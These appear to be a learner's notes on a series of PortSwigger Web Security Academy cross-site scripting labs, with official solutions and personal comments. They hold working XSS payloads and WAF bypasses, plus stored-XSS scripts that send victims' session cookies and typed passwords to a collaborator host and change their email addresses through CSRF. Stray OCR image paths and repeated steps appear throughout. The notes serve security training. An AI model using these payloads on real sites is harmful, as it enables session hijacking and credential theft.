This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search which you can control using the website URL. The data is enclosed within a select element. To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the alert function.

Access the lab

Solution

1. On the product pages, notice that the dangerous JavaScript extracts a storeId parameter from the location.search source. It then uses document.write to create a new option in the select element for the stock checker functionality.
2. Add a storeId query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL.
3. In the browser, notice that your random string is now listed as one of the options in the drop-down list.
4. Right-click and inspect the drop-down list to confirm that the value of your storeId parameter has been placed inside a select element.
5. Change the URL to include a suitable XSS payload inside the storeId parameter as follows:

product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>

Payload → "></select><img%20src=1%20onerror=alert(1)>


URL + payload --> https://0ab90073041c418fc0ac63dd003800bb.web-security academy.net/product?productId= 1 &storeId="></select><img%20src=1%20onerror=alert(1)>

Execution in page:

var store = (new URLSearchParams(window.location.search)).get('storeId');

document.write('<select name="storeId">')

xss here: document.write('<select name=" "></select><img%20src=1%20onerror=alert(1)> ">')



Lab 11: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

PRACTITIONER

This lab contains a DOM-based cross-site scripting vulnerability in a AngularJS expression within the search functionality.

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded. To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the alert function. **Access the lab**

Solution

1. Enter a random alphanumeric string into the search box.
2. View the page source and observe that your random string is enclosed in an ng-app directive.
3. Enter the following AngularJS expression in the search box: {{$on.constructor('alert(1)')()}}
4. Click **search**.

Payload → {{$on.constructor('alert(1)')()}}

Another payload → {{ constructor.constructor('alert(1)')() }}

When enter this payload url will be like below:

https://0a95008f036e1624c1e218480077005f.web-security-academy.net/?search=

%7B%7B%24on.constructor%28%27alert%281%29%27%29%28%29%7D%7D

EXECUTION IN PAGE:

```
<section class=blog-header>
        <h1>0 search results for' {{$on.constructor(&apos;alert(1)&apos;)()}} '</h1>
        <hr>
</section>
```

Lab 12: Reflected DOM XSS

PRACTITIONER

This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink. To solve this lab, create an injection that calls the alert() function. **Access the lab**

Solution

1. In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on.
2. Back in the lab, go to the target website and use the search bar to search for a random test string, such as "XSS".
3. Return to the Proxy tool in Burp Suite and forward the request.
4. On the Intercept tab, notice that the string is reflected in a JSON response called search-results.
5. From the Site Map, open the searchResults.js file and notice that the JSON response is used with an eval() function call.
6. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
7. To solve this lab, enter the following search term: \"-alert(1)}//

As you have injected a backslash and the site isn't escaping them, when the JSON response attempts to escape the opening double-quotes character, it adds a second backslash. The resulting double-backslash causes the escaping to be effectively canceled out. This means that the double-quotes are processed unescaped, which closes the string that should contain the search term.

An arithmetic operator (in this case the subtraction operator) is then used to separate the expressions before the alert() function is called. Finally, a closing curly bracket and two forward slashes close the JSON object early and comment out what would have been the rest of the object. As a result, the response is generated as follows:

{"searchTerm":"\\"-alert(1)}//", "results":[]}


---

1. On the Intercept tab, notice that the string is reflected in a JSON response called search-results.
2. From the Site Map, open the searchResults.js file and notice that the JSON response is used with an eval() function call.
3. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
4. To solve this lab, enter the following search term: \"-alert(1)}//

Testing some strings:

	INPUT	JSON
	XSS	"searchTerm": "XSS"
	"XSS	"searchTerm": "\"XSS"
	XSS"	"searchTerm": "XSS\""
	"XSS"	"searchTerm": "\"XSS\""
	\"XSS	"searchTerm": "\\"XSS"
Payload →	\"-alert(1)}//	
	\"-alert(1)}// {	"results":[],
		"searchTerm":"\\"-alert(1)
		}//"}
		Json ending here.

To escape " application uses \ but it does not escape " after \



Lab 13: Stored DOM XSS

PRACTITIONER

This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function. **Access the lab**

Solution

Post a comment containing the following vector: <><img src=1 onerror=alert(1)> In an attempt to prevent XSS, the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

Payload → <><img src=1 onerror=alert(1)>

Lab 14: Exploiting cross-site scripting to steal cookies

PRACTITIONER

This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's session cookie, then use this cookie to impersonate the victim.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Some users will notice that there is an alternative solution to this lab that does not require Burp Collaborator. However, it is far less subtle than exfiltrating the cookie.

Access the lab

Solution

1. Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:
4. <script>
5. fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
6. method: 'POST',
7. mode: 'no-cors',
8. body:document.cookie
9. });

</script>


This script will make anyone who views the comment issue a POST request containing their cookie to your subdomain on the public Collaborator server.


10. Go back to the Burp Collaborator client window, and click "Poll now". You should see an HTTP interaction. If you don't see any interactions listed, wait a few seconds and try again.
11. Take a note of the value of the victim's cookie in the POST body.
12. Reload the main blog page, using Burp Proxy or Burp Repeater to replace your own session cookie with the one you captured in Burp Collaborator. Send the request to solve the lab. To prove that you have successfully hijacked the admin user's session, you can use the same cookie in a request to /my-account to load the admin user's account page.

Alternative solution

Alternatively, you could adapt the attack to make the victim post their session cookie within a blog comment by exploiting the XSS to perform CSRF. However, this is far less subtle because it exposes the cookie publicly, and also discloses evidence that the attack was performed.

Intercept settting belows shhould be clicked:





Change original session cookie with burp colloborator sessioon cookie while you click to poll now and come.

Lab 15: Exploiting cross-site scripting to capture passwords

PRACTITIONER

This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's username and password then use these credentials to log in to the victim's account.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server. Some users will notice that there is an alternative solution to this lab that does not require Burp Collaborator. However, it is far less subtle than exfiltrating the credentials. **Access the lab**

Solution

1. Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:
4. <input name=username id=username>
5. <input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
6. method:'POST',
7. mode: 'no-cors',
8. body:username.value+':'+this.value

});">

This script will make anyone who views the comment issue a POST request containing their username and password to your subdomain of the public Collaborator server.


9. Go back to the Burp Collaborator client window, and click "Poll now". You should see an HTTP interaction. If you don't see any interactions listed, wait a few seconds and try again.


10. Take a note of the value of the victim's username and password in the POST body.

11. Use the credentials to log in as the victim user.

Alternative solution

Alternatively, you could adapt the attack to make the victim post their credentials within a blog comment by exploiting the XSS to perform CSRF. However, this is far less subtle because it exposes the username and password publicly, and also discloses evidence that the attack was performed.





Lab 16: Exploiting XSS to perform CSRF

PRACTITIONER

This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to perform a CSRF attack and change the email address of someone who views the blog post comments. You can log in to your own account using the following credentials: wiener:peter **Access the lab**

Solution

1. Log in using the credentials provided. On your user account page, notice the function for updating your email address.

2. If you view the source for the page, you'll see the following information:

    - You need to issue a POST request to /my-account/change-email, with a parameter called email.
    - There's an anti-CSRF token in a hidden input called token.

This means your exploit will need to load the user account page, extract the CSRF token, and then use the token to change the victim's email address.

3. Submit the following payload in a blog comment:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};          </script>
```

This will make anyone who views the comment issue a POST request to change their email address to test@test.com.

POST REQUEST TO MAKE COMMENT

```
POST /post/comment HTTP/1.1
Host: 0a7100cb0474bc30c07808c8003b0073.web-security-academy.net
Cookie: session=H62QR4dacKZuQaNsimLSacF3Xer6wRge
Content-Length: 147
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a7100cb0474bc30c07808c8003b0073.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7100cb0474bc30c07808c8003b0073.web-security-academy.net/post?postId=6
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

csrf=UmIk80GpVc6HsfRJYcIhvQcKrg1LKZPa&
postId=6&
comment=----------&
name=----------&
email=tburakdirlik%40gmail.com&
website=https%3A%2F%2Fgoogle.com
```

1. Log in using the credentials provided. On your user account page, notice the function for updating your email address.
2. If you view the source for the page, you'll see the following information:

   ➔ You need to issue a POST request to /my-account/change-email, with a parameter called email.
   ➔ There's an anti-CSRF token in a hidden input called token.
   This means your exploit will need to load the user account page, extract the CSRF token, and then use the token to change the victim's email address.
3. Submit the following payload in a blog comment:
4.

<script>

var req = new XMLHttpRequest();

req.onload = handleResponse;

req.open('get','/my-account',true);

req.send();

function handleResponse() {

var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];

var changeReq = new XMLHttpRequest();

changeReq.open('post', '/my-account/change-email', true);

changeReq.send('csrf='+token+'&email=test@test.com')

};

</script>

```
<section class="comment">
  <p>
    <img src="/resources/images/avatarDefault.svg" class="avatar">
    " tunahan | 05 July 2022 "
  </p>
  <p>
    <script>
      var req = new XMLHttpRequest();
      req.onload = handleResponse;
      req.open('get','/my-account',true);
      req.send();
      function handleResponse() {
          var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
          var changeReq = new XMLHttpRequest();
          changeReq.open('post', '/my-account/change-email', true);
          changeReq.send('csrf='+token+'&email=test@test.com')
      };
    </script>
  </p>
  <p></p>
</section>
```

This will make anyone who views the comment issue a POST request to change their email address to test@test.com.

As you see there is no prevention for script .

Lab 17: Reflected XSS into HTML context with most tags and attributes blocked

PRACTITIONER

This lab contains a reflected XSS vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors. To solve the lab, perform a cross-site scripting attack that bypasses the WAF and calls the print() function.

Note : Your solution must not require any user interaction. Manually causing print() to be called in your own browser will not solve the lab.
Access the lab

Solution

1. Inject a standard XSS vector, such as:

<img src=1 onerror=print()>

2. Observe that this gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.
3. Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear §". Replace the value of the search term with: <>
5. Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the search term should now look like: <§§>
6. Visit the XSS cheat sheet and click "Copy tags to clipboard".
7. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
8. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the body payload, which caused a 200 response.
9. Go back to the Positions tab in Burp Intruder and replace your search term with:

<body%20=1>

10. Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: <body%20§§=1>
11. Visit the XSS cheat sheet and click "copy events to clipboard".
12. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
13. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onresize payload, which caused a 200 response.
14. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

<iframe src="https://your-lab-id.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>

15. Click "Store" and "Deliver exploit to victim".

Solution:

<iframe src="https://0ad900af03e867c4c1520f74006100f1.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>

Search kısmında xss cheat sheetteki stringleri intruderdan gönderiyor. İzin verilen tagları kullanıyor. Olay bu .

Lab 18: Reflected XSS into HTML context with all tags blocked except custom ones

PRACTITIONER

This lab blocks all HTML tags except custom ones.

To solve the lab, perform a cross-site scripting attack that injects a custom tag and automatically alerts document.cookie.

Access the lab

Solution

1. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

   <script>

   location = 'https://your-lab-id.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';

   </script>

2. Click "Store" and "Deliver exploit to victim".

This injection creates a custom tag with the ID x, which contains an onfocus event handler that triggers the alert function. The hash at the end of the URL focuses on this element as soon as the page is loaded, causing the alert payload to be called.

Injected url → https://your-lab-id.web-security-academy.net/?search=

%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x

Eğer bunu direk url alanına yapıştırırsan xss gelir ama ekranı yenileyemezsin.

Not encoded Payload → <xss id=x onfocus=alert(document.cookie) tabindex=1>#x';

To solve go to exploit server paste body and deliver below code:

<script>

location = 'https://0ab100b004e031f6c0b7aeab006d0094.web-security academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';

</script>

Lab 19: Reflected XSS with some SVG markup allowed

PRACTITIONER

This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events. To solve the lab, perform a cross-site scripting attack that calls the alert() function. **Access the lab**

Solution

1. Inject a standard XSS payload, such as: <img src=1 onerror=alert(1)>
2. Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.
3. Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear §".
5. In the request template, replace the value of the search term with: <>
6. Place the cursor between the angle brackets and click "Add §" twice to create a payload position. The value of the search term should now be: <§§>
7. Visit the XSS cheat sheet and click "Copy tags to clipboard".
8. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
9. When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the <svg>, <animatetransform>, <title>, and <image> tags, which received a 200 response.

10. Go back to the Positions tab in Burp Intruder and replace your search term with: <svg><animatetransform%20=1>

11. Place the cursor before the = character and click "Add §" twice to create a payload position. The value of the search term should now be:

<svg><animatetransform%20§§=1>


12. Visit the XSS cheat sheet and click "Copy events to clipboard".


13. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".

14. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onbegin payload, which caused a 200 response.

Visit the following URL in the browser to confirm that the alert() function is called and the lab is solved:

https://your-lab-id.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E





We did 2 times sniper attack at the intruder.

First attack: GET /?search=<§§> HTTP/1.1

→ Payload → Options → Copy tags to clipboard from https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

Second attack: GET /?search=<svg><animatetransform%20§§=1> HTTP/1.1

→ Payload → Options → Copy event to clipboard from https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

Payload → "><svg><animatetransform%20onbegin=alert(1)>

Lab 20: Reflected XSS in canonical link tag

This lab reflects user input in a canonical link tag and escapes angle brackets. To solve the lab, perform a cross-site scripting attack on the home page that injects an attribute that calls the alert function. To assist with your exploit, you can assume that the simulated user will press the following key combinations:

- ALT+SHIFT+X
- CTRL+ALT+X
- Alt+X

Please note that the intended solution to this lab is only possible in Chrome. **Access the lab**

Solution

1. Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)

This sets the X key as an access key for the whole page. When a user presses the access key, the alert function is called.

2. To trigger the exploit on yourself, press one of the following key combinations:
    - On Windows: ALT+SHIFT+X
    - On MacOS: CTRL+ALT+X
    - On Linux: Alt+X

Bu lab biraz anlamsız…

Normal url: https://0a3700d504f6a3dfc05750a600240024.web-security-academy.net/

Injected url: https:// 0a3700d504f6a3dfc05750a600240024.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)

Lab 21: Reflected XSS into a JavaScript string with single quote and backslash escaped

PRACTITIONER

This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality. The reflection occurs inside a JavaScript string with single quotes and backslashes escaped.

To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

Access the lab

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Replace your input with the following payload to break out of the script block and inject a new script:
</script><script>alert(1)</script>
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Payload → </script><script>alert(1)</script>

```
<script>
    var searchTerms = '</script><script>alert(1)</script>';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```

Lab 22: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

PRACTITIONER

This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

Access the lab

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Try sending the payload test\payload and observe that your backslash doesn't get escaped.
5. Replace your input with the following payload to break out of the JavaScript string and inject an alert: \'-alert(1)//
6. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Payload → \'-alert(1)//

```
<script>
    var searchTerms = '\\'-alert(1)//';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```

Lab 23: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

PRACTITIONER

This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.

Access the lab

Solution

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an onclick event handler attribute.
